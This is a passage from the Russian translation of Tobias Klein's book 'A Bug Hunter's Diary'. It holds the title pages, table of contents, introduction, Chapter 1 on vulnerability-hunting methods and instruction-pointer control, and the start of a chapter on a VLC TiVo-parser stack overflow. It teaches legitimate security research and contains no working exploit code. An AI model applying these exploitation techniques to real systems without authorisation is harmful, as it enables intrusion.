


# Дневник охотника за ошибками

Путешествие через джунгли проблем  
программного обеспечения



ТОБИАС КЛЕЙН

**ДМК**  
ИЗДАТЕЛЬСТВО



Тобиас Клейн

# **ДНЕВНИК ОХОТНИКА ЗА ОШИБКАМИ**

Путешествие через  
джунгли проблем безопасности  
программного обеспечения

# A Bug Hunter's Diary

A Guided Tour Through the Wilds  
of Software Security

TOBIAS KLEIN



San Francisco

# Дневник охотника за ошибками

Путешествие через джунгли проблем  
безопасности программного  
обеспечения

ТОБИАС КЛЕЙН



Москва, 2013

УДК 004.438С/С++:004.056

ББК 32.973.26-018

К48

К48 Тобиас Клейн

Дневник охотника за ошибками. Путешествие через джунгли проблем безопасности программного обеспечения. Пер. с англ. Киселев А. Н. – М.: ДМК Пресс, 2013. – 240с.: ил.

ISBN 978-5-94074-374-3

Книга «Дневник охотника за ошибками», написанная экспертом по безопасности программного обеспечения Тобиасом Клейном (Tobias Klein), рассказывает, как обнаруживаются и используются ошибки, найденные им в некоторых наиболее популярных во всем мире программных продуктах, таких как операционная система Apple iOS, медиапроигрыватель VLC, веб-браузеры и даже ядро операционной системы Mac OS X. В этом уникальном отчете вы увидите, как разработчики, по чьей вине произошли эти ошибки, исправили их – или же оказались не в состоянии это сделать.

Попутно вы познакомитесь:

- с приемами поиска ошибок, такими как идентификация и отслеживание движения пользовательских данных и инженерный анализ;
- с эксплуатацией уязвимостей, таких как разыменование нулевого указателя, переполнение буфера и преобразования типов;
- с принципами разработки концептуального программного кода, доказывающего наличие уязвимости;
- с правилами передачи извещений об ошибках производителям программного обеспечения или независимым брокерам.

Книга «Дневник охотника за ошибками» снабжена реальными примерами уязвимого кода и программ, использовавшихся для поиска и проверки ошибок. Неважно, охотитесь ли вы за ошибками только ради забавы, зарабатываете ли вы на этом или просто стремитесь сделать мир безопаснее, вы приобретете новые ценные навыки, наблюдая за тем, как действует профессиональный охотник за ошибками.

Original English language edition published by No Starch Press, Inc., 38 Ringold Street, San Francisco, CA 94103, USA. Copyright (c) 2011 by No Starch Press, Inc.. Russian-language edition copyright (c) 2012 by DMK Press. All rights reserved.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

Материал, изложенный в данной книге, многократно проверен. Но, поскольку вероятность технических ошибок все равно существует, издательство не может гарантировать абсолютную точность и правильность приводимых сведений. В связи с этим издательство не несет ответственности за возможные ошибки, связанные с использованием книги.

ISBN 978-1-59327-385-9 (англ.)

ISBN 978-5-94074-374-3

© 2011 by Tobias Klein, No Starch Press, Inc.

© Оформление, перевод на русский язык,  
ДМК Пресс, 2013



# Содержание

<b>Благодарности.....</b>	<b>11</b>
<b>Введение .....</b>	<b>12</b>
<b>Глава 1</b>	
<b>Выявление уязвимостей .....</b>	<b>14</b>
<b>1.1. Ради забавы и выгоды .....</b>	<b>15</b>
<b>1.2. Универсальные приемы .....</b>	<b>15</b>
Мои личные предпочтения .....	15
Поиск потенциально уязвимого кода .....	16
Фаззинг.....	16
Дополнительная литература .....	17
<b>1.3. Ошибки обращения с памятью .....</b>	<b>18</b>
<b>1.4. Используемые инструменты.....</b>	<b>19</b>
Отладчики .....	19
Дизассемблеры.....	19
<b>1.5. EIP = 41414141 .....</b>	<b>20</b>
<b>1.6. Заключительное примечание .....</b>	<b>21</b>
Примечания .....	21
<b>Глава 2</b>	
<b>Назад в 90-е.....</b>	<b>23</b>
<b>2.1. Обнаружение уязвимости.....</b>	<b>24</b>
Шаг 1: создание списка демультимплексов .....	24
Шаг 2: идентификация входных данных.....	25
Шаг 3: определение порядка движения входных данных.....	25

<b>2.2. Эксплуатация уязвимости .....</b>	<b>27</b>
Шаг 1: Поиск образца файла в формате TiVo.....	28
Шаг 2: Определение пути достижения уязвимого кода .....	28
Шаг 3: Изменение файла в формате TiVo так, чтобы он вызывал ошибку в проигрывателе VLC.....	31
Шаг 4: Изменение файла в формате TiVo для захвата контроля над EIP .....	32
<b>2.3. Ликвидация уязвимости .....</b>	<b>34</b>
<b>2.4. Полученные уроки.....</b>	<b>39</b>
<b>2.5. Дополнение.....</b>	<b>39</b>
Примечания .....	41
<b>3.1. Обнаружение уязвимости.....</b>	<b>43</b>
<b>Глава 3</b>	
<b>Выход из зоны WWW .....</b>	<b>43</b>
Шаг 1: составление списка ЮСТЛ-запросов, поддерживаемых ядром .....	44
Шаг 2: идентификация входных данных.....	45
Шаг 3: определение порядка движения входных данных.....	47
<b>3.2. Эксплуатация уязвимости .....</b>	<b>55</b>
Шаг 1: Вызов ситуации разыменования нулевого указателя для отказа в обслуживании .....	55
Шаг 2: использование нулевой страницы для получения контроля над EIP/RIP .....	60
<b>3.3 Ликвидация уязвимости .....</b>	<b>71</b>
<b>3.4. Полученные уроки.....</b>	<b>72</b>
<b>3.5. Дополнение.....</b>	<b>72</b>
Примечания .....	73
<b>Глава 4</b>	
<b>И снова нулевой указатель .....</b>	<b>75</b>
<b>4.1. Обнаружение уязвимости.....</b>	<b>76</b>
Шаг 1: составление списка демультимплексоров в библиотеке FFmpeg .....	76

Шаг 2: идентификация входных данных.....	76
Шаг 3: определение порядка движения входных данных.....	77
<b>4.2. Эксплуатация уязвимости .....</b>	<b>81</b>
Шаг 1: поиск образца файла в формате 4X с допустимым блоком strk .....	81
Шаг 2: изучение организации блока strk.....	81
Шаг 3: изменение содержимого блока strk для вызова ошибки в FFmpeg.....	83
Шаг 4: изменение содержимого блока strk для получения контроля над EIP .....	87
<b>4.3. Ликвидация уязвимости .....</b>	<b>92</b>
<b>4.4. Полученные уроки.....</b>	<b>96</b>
<b>4.5. Дополнение.....</b>	<b>97</b>
Примечания.....	97
<b>Глава 5</b>	
<b>Зашел и попался .....</b>	<b>99</b>
<b>5.1. Обнаружение уязвимости.....</b>	<b>99</b>
Шаг 1: составление списка зарегистрированных объектов WebEx и экспортируемых методов .....	100
Шаг 2: тестирование экспортируемых методов в браузере ...	102
Шаг 3: поиск методов объекта в двоичном файле .....	104
Шаг 4: поиск входных значений, подконтрольных пользователю .....	107
Шаг 5: исследование методов объектов.....	108
<b>5.2. Эксплуатация уязвимости .....</b>	<b>112</b>
<b>5.3. Ликвидация уязвимости .....</b>	<b>114</b>
<b>5.4. Полученные уроки.....</b>	<b>114</b>
<b>5.5. Дополнение.....</b>	<b>115</b>
Примечания.....	115
<b>Глава 6</b>	
<b>Одно ядро покорит их .....</b>	<b>99</b>
<b>6.1 Обнаружение уязвимости.....</b>	<b>117</b>



Шаг 1: подготовка гостевой системы в виртуальной машине VMware для отладки ядра.....	118
Шаг 2: составление списка драйверов и объектов устройств, созданных антивирусом avast!.....	118
Шаг 3: проверка настроек безопасности устройства.....	120
Шаг 4: составление списка поддерживаемых IOCTL-запросов.....	121
Шаг 5: поиск входных данных, подконтрольных пользователю.....	128
Шаг 6: исследование обработки IOCTL-запросов.....	131
<b>6.2. Эксплуатация уязвимости.....</b>	<b>136</b>
<b>6.3. Ликвидация уязвимости.....</b>	<b>144</b>
<b>6.4. Полученные уроки.....</b>	<b>144</b>
<b>6.5. Дополнение.....</b>	<b>144</b>
Примечания.....	145

## Глава 7

<b>Ошибка, древнее чем 4.4BSD.....</b>	<b>147</b>
<b>7.1. Обнаружение уязвимости.....</b>	<b>147</b>
Шаг 1: составление списка IOCTL-запросов, поддерживаемых ядром.....	148
Шаг 2: идентификация входных данных.....	148
Шаг 3: определение порядка движения входных данных.....	150
<b>7.2. Эксплуатация уязвимости.....</b>	<b>154</b>
Шаг 1: вызов ошибки для обрушения системы (отказ в обслуживании).....	154
Шаг 2: подготовка окружения для отладки ядра.....	156
Шаг 3: подключение отладчика к целевой системе.....	156
Шаг 4: получение контроля над EIP.....	158
<b>7.3. Ликвидация уязвимости.....</b>	<b>165</b>
<b>7.4. Полученные уроки.....</b>	<b>166</b>
<b>7.5. Дополнение.....</b>	<b>166</b>
Примечания.....	167

**Глава 8**

<b>Подделка рингтона .....</b>	<b>169</b>
<b>8.1. Обнаружение уязвимости.....</b>	<b>169</b>
Шаг 1: исследование аудиовозможностей смартфона	
iPhone .....	170
Шаг 2: создание фаззера и испытание телефона.....	170
<b>8.2. Анализ аварий и эксплуатация уязвимости.....</b>	<b>177</b>
<b>8.3. Ликвидация уязвимости .....</b>	<b>185</b>
<b>8.4. Полученные уроки.....</b>	<b>185</b>
<b>8.5. Дополнение.....</b>	<b>186</b>
Примечания.....	186

**Приложение А**

<b>Подсказки для охотника .....</b>	<b>187</b>
<b>A.1. Переполнение буфера на стеке.....</b>	<b>187</b>
Пример: переполнение буфера на стеке в Linux.....	189
Пример: переполнение буфера на стеке в Windows .....	190
<b>A.2. Разыменование нулевого указателя.....</b>	<b>192</b>
<b>A.3. Преобразование типов в языке С .....</b>	<b>193</b>
<b>A.4. Затирание глобальной таблицы смещений.....</b>	<b>197</b>
Примечания.....	202

**Приложение В**

<b>Отладка .....</b>	<b>203</b>
<b>V.1. Отладчик Solaris Modular Debugger (mdb) .....</b>	<b>203</b>
<b>V.2. Отладчик Windows (WinDbg) .....</b>	<b>205</b>
<b>V.3. Отладка ядра Windows .....</b>	<b>206</b>
Шаг 1: настройка гостевой системы в виртуальной машине	
VMware для удаленной отладки ядра .....	207
Шаг 2: изменение файла boot.ini гостевой системы.....	209
Шаг 3: настройка WinDbg в хост-машине VMware	
для отладки ядра Windows .....	209

<b>В.4. Отладчик GNU Debugger (gdb) .....</b>	<b>210</b>
<b>В.5. Использование ОС Linux для отладки ядра Mac OS X.....</b>	<b>212</b>
Шаг 1: установка древней версии операционной системы Red Hat Linux 7.3 .....	212
Шаг 2: получение всех необходимых пакетов программного обеспечения .....	213
Шаг 3: сборка отладчика Apple в системе Linux.....	213
Шаг 4: подготовка окружения отладки .....	216
Примечания .....	216
<b>Приложение С</b>	
<b>Методы защиты.....</b>	<b>218</b>
<b>С.1. Приемы защиты от эксплуатации уязвимостей .....</b>	<b>218</b>
Случайная организация адресного пространства (ASLR).....	219
Защита от срыва стека: Security Cookies (/GS).....	219
Stack-Smashing Protection (SSP) и Stack Canaries .....	219
Защита от выполнения данных NX и DEP.....	219
Выявление механизмов защиты от эксплойтов.....	220
<b>С.2. RELRO .....</b>	<b>223</b>
Испытание 1: поддержка частичного режима RELRO .....	224
Испытание 2: поддержка полного режима RELRO .....	225
В заключение.....	226
<b>С.3. Solaris Zones.....</b>	<b>227</b>
Терминология .....	227
Настройка неглобальной зоны в Solaris .....	228
Примечания .....	230
<b>Предметный указатель .....</b>	<b>233</b>
<b>Об авторе.....</b>	<b>239</b>



# Благодарности

Я хотел бы поблагодарить всех, кто выполнял технический обзор книги и внес в нее свой вклад: Феликс Линднер (Felix «FX» Lindner), Себастьян Крамер (Sebastian Kraemer), Дэн Розенберг (Dan Rosenberg), Фабиан Михайлович (Fabian Mihailowitsch), Стеффен Трешер (Steffen Tröscher), Андреас Курц (Andreas Kurtz), Марко Лоренц (Marco Lorenz), Макс Зиглер (Max Ziegler), Рене Шенфельдт (René Schönfeldt) и Силк Клейн (Silke Klein), а также Сондра Сильверхоук (Sondra Silverhawk), Элисон Ло (Alison Law) и всех остальных сотрудников издательства No Starch Press.



# Введение

Добро пожаловать в книгу «Дневник охотника за ошибками». В этой книге описывается биография семи настоящих уязвимостей, обнаруженных мною за последние несколько лет. Каждой из них посвящена отдельная глава. В каждой главе я расскажу, как была обнаружена уязвимость, опишу шаги, позволяющие ее эксплуатировать, и как производитель исправил ее.

## Цели этой книги

Главная цель этой книги – показать на практике, как вылавливать уязвимости. После ее прочтения вы будете лучше понимать приемы, используемые охотниками за ошибками при поиске уязвимостей безопасности, как создавать программный код, выявляющий и доказывающий существование уязвимостей, и как сообщить производителю об уязвимости.

Вторичная цель – рассказать историю каждой из семи описываемых здесь уязвимостей. Мне кажется, что они заслуживают вашего внимания.

### **Кому предназначена эта книга**

Эта книга адресована исследователям и консультантам по проблемам безопасности программного обеспечения, программистам на C/C++, специалистам по выявлению уязвимостей и всем, кто желает погрузиться в захватывающий мир охоты за ошибками. Чтобы получить максимум от этой книги, читатель должен хорошо знать язык C и быть знаком с языком ассемблера для процессоров семейства x86.

Начинающих исследователей уязвимостей эта книга познакомит с разными аспектами их выявления, эксплуатации и составления отчетов для производителей программного обеспечения. Опытных охотников за ошибками эта книга познакомит с новыми взглядами на знакомые проблемы и иногда будет вызывать смех или появление снисходительной улыбки.

## **Отказ от ответственности**

Цель этой книги – показать читателям, как выявлять уязвимости в программном обеспечении, защищаться от них и минимизировать их отрицательное влияние. Знание приемов выявления и эксплуатации уязвимостей совершенно необходимо, чтобы понимать основные проблемы и приемы защиты от них. С 2007 года, в Германии, где я живу, стало незаконным создавать или распространять «инструменты для взлома». К таким инструментам относятся простые сканеры портов, а также действующие эксплойты<sup>1</sup>. Поэтому, в соответствии с законом, в этой книге не будут представлены полные исходные тексты эксплойтов. Примеры, имеющиеся здесь, лишь демонстрируют шаги, позволяющие получить управление над потоком выполнения (над указателем инструкций или программным счетчиком) уязвимой программы.

## **Ресурсы**

Все URL-адреса, упоминаемые в книге, а также примеры программного кода, информацию об ошибках и опечатках и другие сведения можно найти по адресу: <http://www.trapkit.de/books/bhd/>

---

<sup>1</sup> Программы, эксплуатирующие уязвимости. – *Прим. перев.*

# ГЛАВА 1

## ВЫЯВЛЕНИЕ УЯЗВИМОСТЕЙ



Выявление уязвимостей – это процесс поиска ошибок в программном или аппаратном обеспечении. Однако в этой книге термин «выявление уязвимостей» используется исключительно для описания процесса поиска ошибок в программном обеспечении, вызывающих проблемы с безопасностью. Такие ошибки, также называемые уязвимостями, позволяют злоумышленнику проникать в удаленные системы, повышать уровень локальных привилегий, преодолевать границы привилегий или наносить иной ущерб системам.

Еще десять лет тому назад выявление уязвимостей в программном обеспечении воспринималось как хобби или средство привлечения внимания средств массовой информации. Когда стало понятно, что это занятие может приносить прибыль [1], к этому занятию стали относиться гораздо серьезнее.

Уязвимостям в программном обеспечении и программам, эксплуатирующим их (известным как эксплойты) уделяется большое внимание в прессе. Кроме того, существует огромное количество книг и ресурсов в Интернете, где описывается процесс эксплуатации уязвимостей и ведутся нескончаемые обсуждения о необходимости открытия информации об их выявлении. Но, не смотря на это, удивительно мало публикаций, описывающих сам процесс выявления. Термины, такие как «уязвимость в программном обеспечении» или «эксплойт» получили широкое распространение, однако многие – даже специалисты в области безопасности – не знают, как выявлять эти уязвимости.

Если спросить 10 разных охотников за ошибками, как они отыскивают уязвимости, вы наверняка получите 10 разных ответов. Это

одна из причин, почему нет и, скорее всего, никогда не будет готовых «рецептов» по выявлению уязвимостей. Вместо того, чтобы безуспешно пытаться составить универсальные инструкции, я расскажу в этой книге о подходах и приемах, использовавшихся для выявления ошибок в реальном программном обеспечении. Надеюсь, эта книга поможет читателю выработать свой стиль и самому выявить какие-нибудь необычные уязвимости.

## 1.1. Ради забавы и выгоды

Охотники за ошибками преследуют разные цели и имеют разную мотивацию. Одни стремятся повысить безопасность программного обеспечения, другие преследуют личную выгоду в виде известности, внимания средств массовой информации, денег или приглашения на работу. Компании могут стремиться выявлять уязвимости для использования этих фактов в маркетинговых целях. Разумеется, всегда найдется паршивая овца, ищущая новые пути к взлому систем или сетей. С другой стороны, некоторые занимаются этим исключительно ради забавы или, чтобы спасти мир.

## 1.2. Универсальные приемы

Не смотря на отсутствие официальной документации, описывающей стандартный процесс выявления уязвимостей, универсальные приемы все-таки существуют. Эти приемы можно разделить на две категории: статические и динамические. В статическом анализе (часто называется также статическим анализом программного кода) исследуются исходные тексты программ или результаты дизассемблирования двоичных файлов, но сами программы не запускаются. В динамическом анализе, напротив, активно используются приемы отладки и тестирования выполняющихся программ. Оба приема имеют свои достоинства и недостатки, и многие специалисты используют комбинации из статических и динамических приемов.

### ***Мои личные предпочтения***

Большей частью я предпочитаю статический анализ. Обычно я просматриваю исходные тексты или результаты дизассемблирования исследуемого программного обеспечения строка за строкой и пытаюсь



понять, как оно действует. Однако, читать весь программный код от начала до конца бессмысленно. При поиске ошибок я обычно стараюсь определить места, где в программу попадают пользовательские данные, введенные через интерфейс с внешним миром. В качестве примеров можно назвать данные, полученные из сети, из файла или из окружения времени выполнения.

Затем я изучаю пути, какими введенные данные следуют через программу, пока не найду потенциально уязвимый программный код, выполняющий операции над этими данными. Иногда такие точки входа удается выявить исключительно во время чтения исходных текстов (глава 2) или дизассемблированных листингов (глава 6). Иногда, чтобы отыскать код, обрабатывающий данные, в дополнение к статическому анализу приходится изучать результаты отладки исследуемого программного обеспечения (глава 5). Кроме того, при создании эксплоитов я обычно объединяю статический и динамический подходы.

После того, как ошибка будет найдена, необходимо доказать, что ею действительно можно воспользоваться, поэтому я пытаюсь написать для нее эксплоит. В процессе создания такого эксплойта, большая часть времени я провожу в отладчике.

### Поиск потенциально уязвимого кода

Выше представлен лишь один из подходов, используемых при выявлении уязвимостей. Другая тактика поиска потенциально уязвимого кода заключается в изучении окрестностей вызовов «небезопасных» библиотечных функций языка C/C++, таких как `strcpy()` и `strcat()`, с целью выявить возможность переполнения буфера. В дизассемблерном листинге можно попробовать отыскать инструкции `movsx` и проверить возможность появления уязвимости переполнения знакового разряда. После обнаружения потенциально уязвимого кода, можно пойти по программному коду в обратном направлении и проследить, действительно ли выявленный фрагмент уязвим и достигим из точки входа в программу. Я редко пользуюсь этим приемом, но другие охотники за ошибками молятся на него.

### Фаззинг

Существует совершенно иной подход к выявлению уязвимостей, известный как *фаззинг* (fuzzing). Фаззинг – это прием динамического

анализа, заключающийся в тестировании приложения посредством ввода недопустимых или ошибочных данных. Я не эксперт в фаззинге и в инструментах для его проведения, но я знаком со специалистами, создающими собственные инструменты для фаззинга и отыскавшими большое количество уязвимостей с их применением. Время от времени я использую этот прием, чтобы определить точки, где пользовательские данные попадают в программу и, иногда, для поиска уязвимостей (глава 8).

Возможно, кому-то будет интересно узнать, как можно использовать фаззинг для определения точек попадания пользовательских данных в программу. Представьте, что имеется сложное приложение в виде двоичного исполняемого файла, которое необходимо исследовать на наличие уязвимостей. Выявить точки ввода данных в таких сложных приложениях совсем непросто. Однако ввод недопустимых или ошибочных данных в сложных приложениях часто приводит к аварийному завершению. Это справедливо для программ, выполняющих анализ содержимого файлов, таких как офисные пакеты, аудио- и видеопроигрыватели или веб-браузеры. В большинстве случаев такие аварии не связаны с безопасностью (например, ошибка деления на ноль в браузере), но они часто позволяют определить начальную точку для исследования влияния пользовательских данных.

### **Дополнительная литература**

Выше были описаны лишь несколько приемов и подходов к выявлению ошибок в программах. За дополнительной информацией о поиске уязвимостей в исходных текстах программ я рекомендую обратиться к книге Марка Дауда (Mark Dowd), Джона Макдональда (John McDonald) и Юстина Шу (Justin Schuh) «The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities» (Addison-Wesley, 2007). Желаящим поближе познакомиться с приемом фаззинга можно порекомендовать книгу Майкла Саттона (Michael Sutton), Адама Грина (Adam Greene) и Педрама Амани (Pedram Amini) «Fuzzing: Brute Force Vulnerability Discovery» (Addison-Wesley, 2007)<sup>1</sup>.

---

<sup>1</sup> Педрам Амани, Майкл Саттон, Адам Грин «Fuzzing: исследование уязвимостей методом грубой силы», Символ-Плюс, 2009, ISBN: 978-5-93286-147-9. – *Прим. перев.*

## 1.3. Ошибки обращения с памятью

Уязвимости, описываемые в этой книге, объединяет одна общая черта: все они вызваны ошибками обращения с памятью. Такие ошибки возникают, когда процесс, поток выполнения или ядро пытается использовать:

- память, которой не владеет (например, разыменовать нулевой (NULL) указатель, как описывается в разделе А.2);
- больше памяти, чем было выделено (в результате возникает ошибка переполнения буфера, как описывается в разделе А.1);
- неинициализированную память (например, неинициализированные переменные) [2];
- механизм управления динамической памятью по ошибке (например, пытаться дважды освободить один и тот же блок памяти) [3].

Ошибки обращения с памятью обычно происходят при неправильном использовании мощных возможностей языка C/C++, таких как явное управление памятью, или арифметические операции с указателями.

Ошибки обращения с памятью из подкатегории, которая называется порча содержимого памяти, возникают, когда процесс, поток выполнения или ядро изменяет содержимое памяти, которой не владеет, или когда изменения приводят к повреждению данных в памяти.

Тем, кто не знаком с такими ошибками, я предлагаю заглянуть в разделах А.1, А.2 и А.3 книги. Там описываются простейшие программные ошибки и уязвимости, обсуждаемые в этой книге.

Помимо ошибок обращения с памятью существуют десятки других классов уязвимостей. В их числе логические ошибки и веб-уязвимости, такие как межсайтовый скриптинг, подделка межсайтового запроса и инъекция SQL-кода. Однако эти классы уязвимостей не будут рассматриваться в данной книге. Все уязвимости, рассматриваемые здесь, являются результатом эксплуатации ошибок обращения с памятью.

## 1.4. Используемые инструменты

При выявлении уязвимостей или создании эксплойтов (для их тестирования), необходимо иметь возможность заглянуть внутрь выполняющегося приложения. Для этого я чаще всего использую отладчики и дизассемблеры.

### Отладчики

Отладчик обычно предоставляет возможность присоединиться к пользовательскому процессу или к ядру, читать и изменять значения в регистрах и в памяти, и управлять потоком выполнения программы с помощью таких механизмов, как точки останова или пошаговый режим выполнения. Как правило, каждая операционная система распространяется вместе со своим собственным отладчиком, однако также имеются отладчики сторонних производителей. В табл. 1.1 перечислены различные операционные системы и отладчики, используемые в этой книге.

**Таблица 1.1.** Отладчики, используемые в этой книге

Операционная система	Отладчик	Отладка ядра
Microsoft Windows	WinDbg (официальный отладчик компании Microsoft) OllyDbg и его версия Immunity Debugger	да нет
Linux	GNU Debugger (gdb)	да
Solaris	Modular Debugger (mdb)	да
Mac OS X	GNU Debugger (gdb)	да
Apple iOS	GNU Debugger (gdb)	да

Эти отладчики будут использоваться для поиска, анализа и эксплуатации обнаруженных уязвимостей. Дополнительные сведения о некоторых командах отладчиков можно найти в разделах В.1, В.2 и В.4.

### Дизассемблеры

Если необходимо исследовать приложение, исходные тексты которого недоступны, можно проанализировать двоичные файлы программы, изучив ее код на языке ассемблера. Отладчики обладают возможнос-

тью дизассемблировать исполняемый код процесса или ядра, однако пользоваться этой возможностью довольно сложно. Этот недостаток восполняет дизассемблер Interactive Disassembler Professional, более известный, как IDA Pro. [4] Дизассемблер IDA Pro поддерживает более 50 семейств процессоров, обеспечивает полную интерактивность, возможность расширения и графического представления структуры исполняемого кода. Дизассемблер IDA Pro совершенно необходим тем, кому требуется исследовать двоичные исполняемые файлы программ. Исчерпывающее описание IDA Pro можно найти в книге Криса Игла (Chris Eagle) «The IDA Pro Book, 2nd edition» (No Starch Press, 2011).

## 1.5. EIP = 41414141

Чтобы продемонстрировать влияние найденных мною ошибок на безопасность, я подробно буду рассказывать, какие шаги пришлось предпринять, чтобы получить контроль над потоком выполнения уязвимой программы, манипулируя указателем инструкций (Instruction Pointer, IP) процессора. Регистр указателя инструкций, или программный счетчик (Program Counter, PC), содержит смещение от начала текущего сегмента кода до инструкции, которая должна быть выполнена следующей. [5] Получая контроль над этим регистром, вы получаете безграничную возможность

управления потоком выполнения уязвимого процесса. Для демонстрации захвата контроля над указателем инструкций, я буду изменять значение регистра, записывая в него, например,  $0 \times 41414141$  (шестнадцатеричное представление строки ASCII-символов «AAAA»),  $0 \times 41424344$  (шестнадцатеричное представление строки ASCII-символов «ABCD») или нечто подобное. Поэтому увидев в следующих главах выражение `EIP = 41414141`, знайте, что я получил контроль над уязвимым процессом.

После захвата контроля над указателем инструкций можно самыми разными способами направить его на подготовленный эксплоит.

*Указатель инструкций/  
программный счетчик:*

- EIP – 32-битный указатель инструкций (IA-32);
- RIP – 64-битный указатель инструкций (Intel 64);
- R15 или PC – архитектура ARM, используемая в устройствах iPhone компании Apple.\*

\* А также большинство других смартфонов и мобильных устройств. – Прим. науч. ред.

За дополнительной информацией о процессе разработки эксплойтов можно обратиться к книге Джона Эриксона (Jon Erickson) «Hacking: The Art of Exploitation, 2nd edition» (No Starch Press, 2008)<sup>2</sup> или ввести строку «exploit writing» (написание эксплойтов) в Google и просмотреть огромное количество материалов, доступных в Интернете.

## 1.6. Заключительное примечание

В этой главе было рассмотрено множество основных понятий и у вас могло возникнуть множество вопросов. Не волнуйтесь, всему свое время. В следующих семи главах дневника дается более подробное описание тем, представленных здесь, и ответы на многие ваши вопросы. Можно также обратиться к приложениям, где приводится справочная информация по различным темам, обсуждаемым на протяжении всей книги.

**Примечание.** Главы дневника следуют не в хронологическом порядке. Они расположены так, чтобы понятия в одной главе основывались на понятиях в другой.

### Примечания

1. Например: Педрам Амини (Pedram Amini), «Mostrame la guita! Adventures in Buying Vulnerabilities», 2009, [http://docs.google.com/present/view?id=ccc6wpsd\\_20ghbpjxcr](http://docs.google.com/present/view?id=ccc6wpsd_20ghbpjxcr); Чарли Миллер (Charlie Miller), «The Legitimate Vulnerability Market: Inside the Secretive World of 0-day Exploit Sales», 2007, <http://weis2007.econinfosec.org/papers/29.pdf>; программа компании iDefense Labs выплаты вознаграждений за найденные уязвимости, <https://labs.iddefense.com/vcpportal/login.html>; инициатива «Zero Day Initiative» компании TippingPoint, <http://www.zerodayinitiative.com/>.
2. См. презентацию Даниэля Ходсона (Daniel Hodson) «Uninitialized Variables: Finding, Exploiting, Automating» (Ruxcon, 2008),

---

<sup>2</sup> Д. Эриксон, «Хакинг: искусство эксплойта, 2-е издание» (Символ-Плюс, 2009), ISBN: 978-5-93286-158-5. – Прим. перев.

<http://felinemenace.org/~mercy/slides/RUXCON2008-UninitializedVariables.pdf>.

3. См. статью «CWE-415: Double Free» на сайте Common Weakness Enumeration со списком типичных ошибок в разделе **CWE List** ⇒ **CWE - Individual Dictionary Definition (2.0)** по адресу: <http://cwe.mitre.org/data/definitions/415.html>.
4. <http://www.hex-rays.com/idapro/>.
5. См. руководство «Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture» по адресу: <http://www.intel.com/products/processor/manuals/>.

# ГЛАВА 2



## НАЗАД В 90-Е

*Воскресенье, 12 октября, 2008*

*Дорогой дневник,*

Сегодня я изучал исходные тексты популярного медиапроигрывателя VLC от проекта VideoLAN. Мне нравится проигрыватель VLC за его поддержку медиафайлов самых разных форматов и всех операционных систем, которыми я пользуюсь. Но поддержка большого количества форматов файлов имеет отрицательную сторону. Проигрыватель VLC вынужден проводить большой объем работ по парсингу файлов, что зачастую означает наличие большого числа ошибок, которые только и ждут, чтобы их обнаружили.

**Примечание.** В книге «*Parsing Techniques: A Practical Guide*», Дика Грюна (Dick Grune) и Сэрил Дж. Х. Якобс (Cerial J.H. Jacobs) [1] говорится: «Парсинг – это процесс структурирования линейного представления в соответствии с заданной грамматикой». Парсер – это программа, разбивающая последовательность байт на отдельные слова и предложения. В зависимости от формата представления данных, парсинг может оказаться весьма сложной процедурой, при реализации которой легко допустить ошибку.

После ознакомления с внутренним устройством проигрывателя VLC, поиск первой уязвимости занял всего полдня. Это была классическая уязвимость переполнения буфера на стеке (раздел А.1). Данная уязвимость проявлялась при парсинге файлов в формате TiVo. Это проприетарный формат, используемый в устройствах видеозаписи, производимых компанией TiVo. Раньше я никогда не слышал об этом формате, но это не помешало мне эксплуатировать ошибку в его парсере.



## 2.1. Обнаружение уязвимости

Ниже описывается, как была обнаружена уязвимость:

- шаг 1: сгенерировал список демультимплексов в проигрывателе VLC;
- шаг 2: идентифицировал входные данные;
- шаг 3: проследил движение входных данных.

*Все следующие шаги выполнялись при использовании исходных текстов VLC 0.9.4, на платформе Microsoft Windows Vista SP1 (32-битная версия).*

Подробнее этот процесс описывается в следующих разделах.

### Шаг 1: создание списка демультимплексов

После загрузки и распаковки исходных текстов проигрывателя VLC [2] я сгенерировал список всех демультимплексов.

**Примечание.** В цифровом видео под демультимплексированием понимается процесс отделения аудио-, видео- и других данных от потока или контейнера, что необходимо для воспроизведения файла. Демультимплексор – это программный модуль, извлекающий компоненты из такого потока или контейнера.

Создать список демультимплексов совсем несложно, так как в исходных текстах проигрывателя VLC они находятся в отдельных файлах и располагаются в каталоге `vlc-0.9.4\modules\demux\` (как показано на рис. 2.1).

```

cmd.exe C:\BHD\vlc-0.9.4\modules\demux
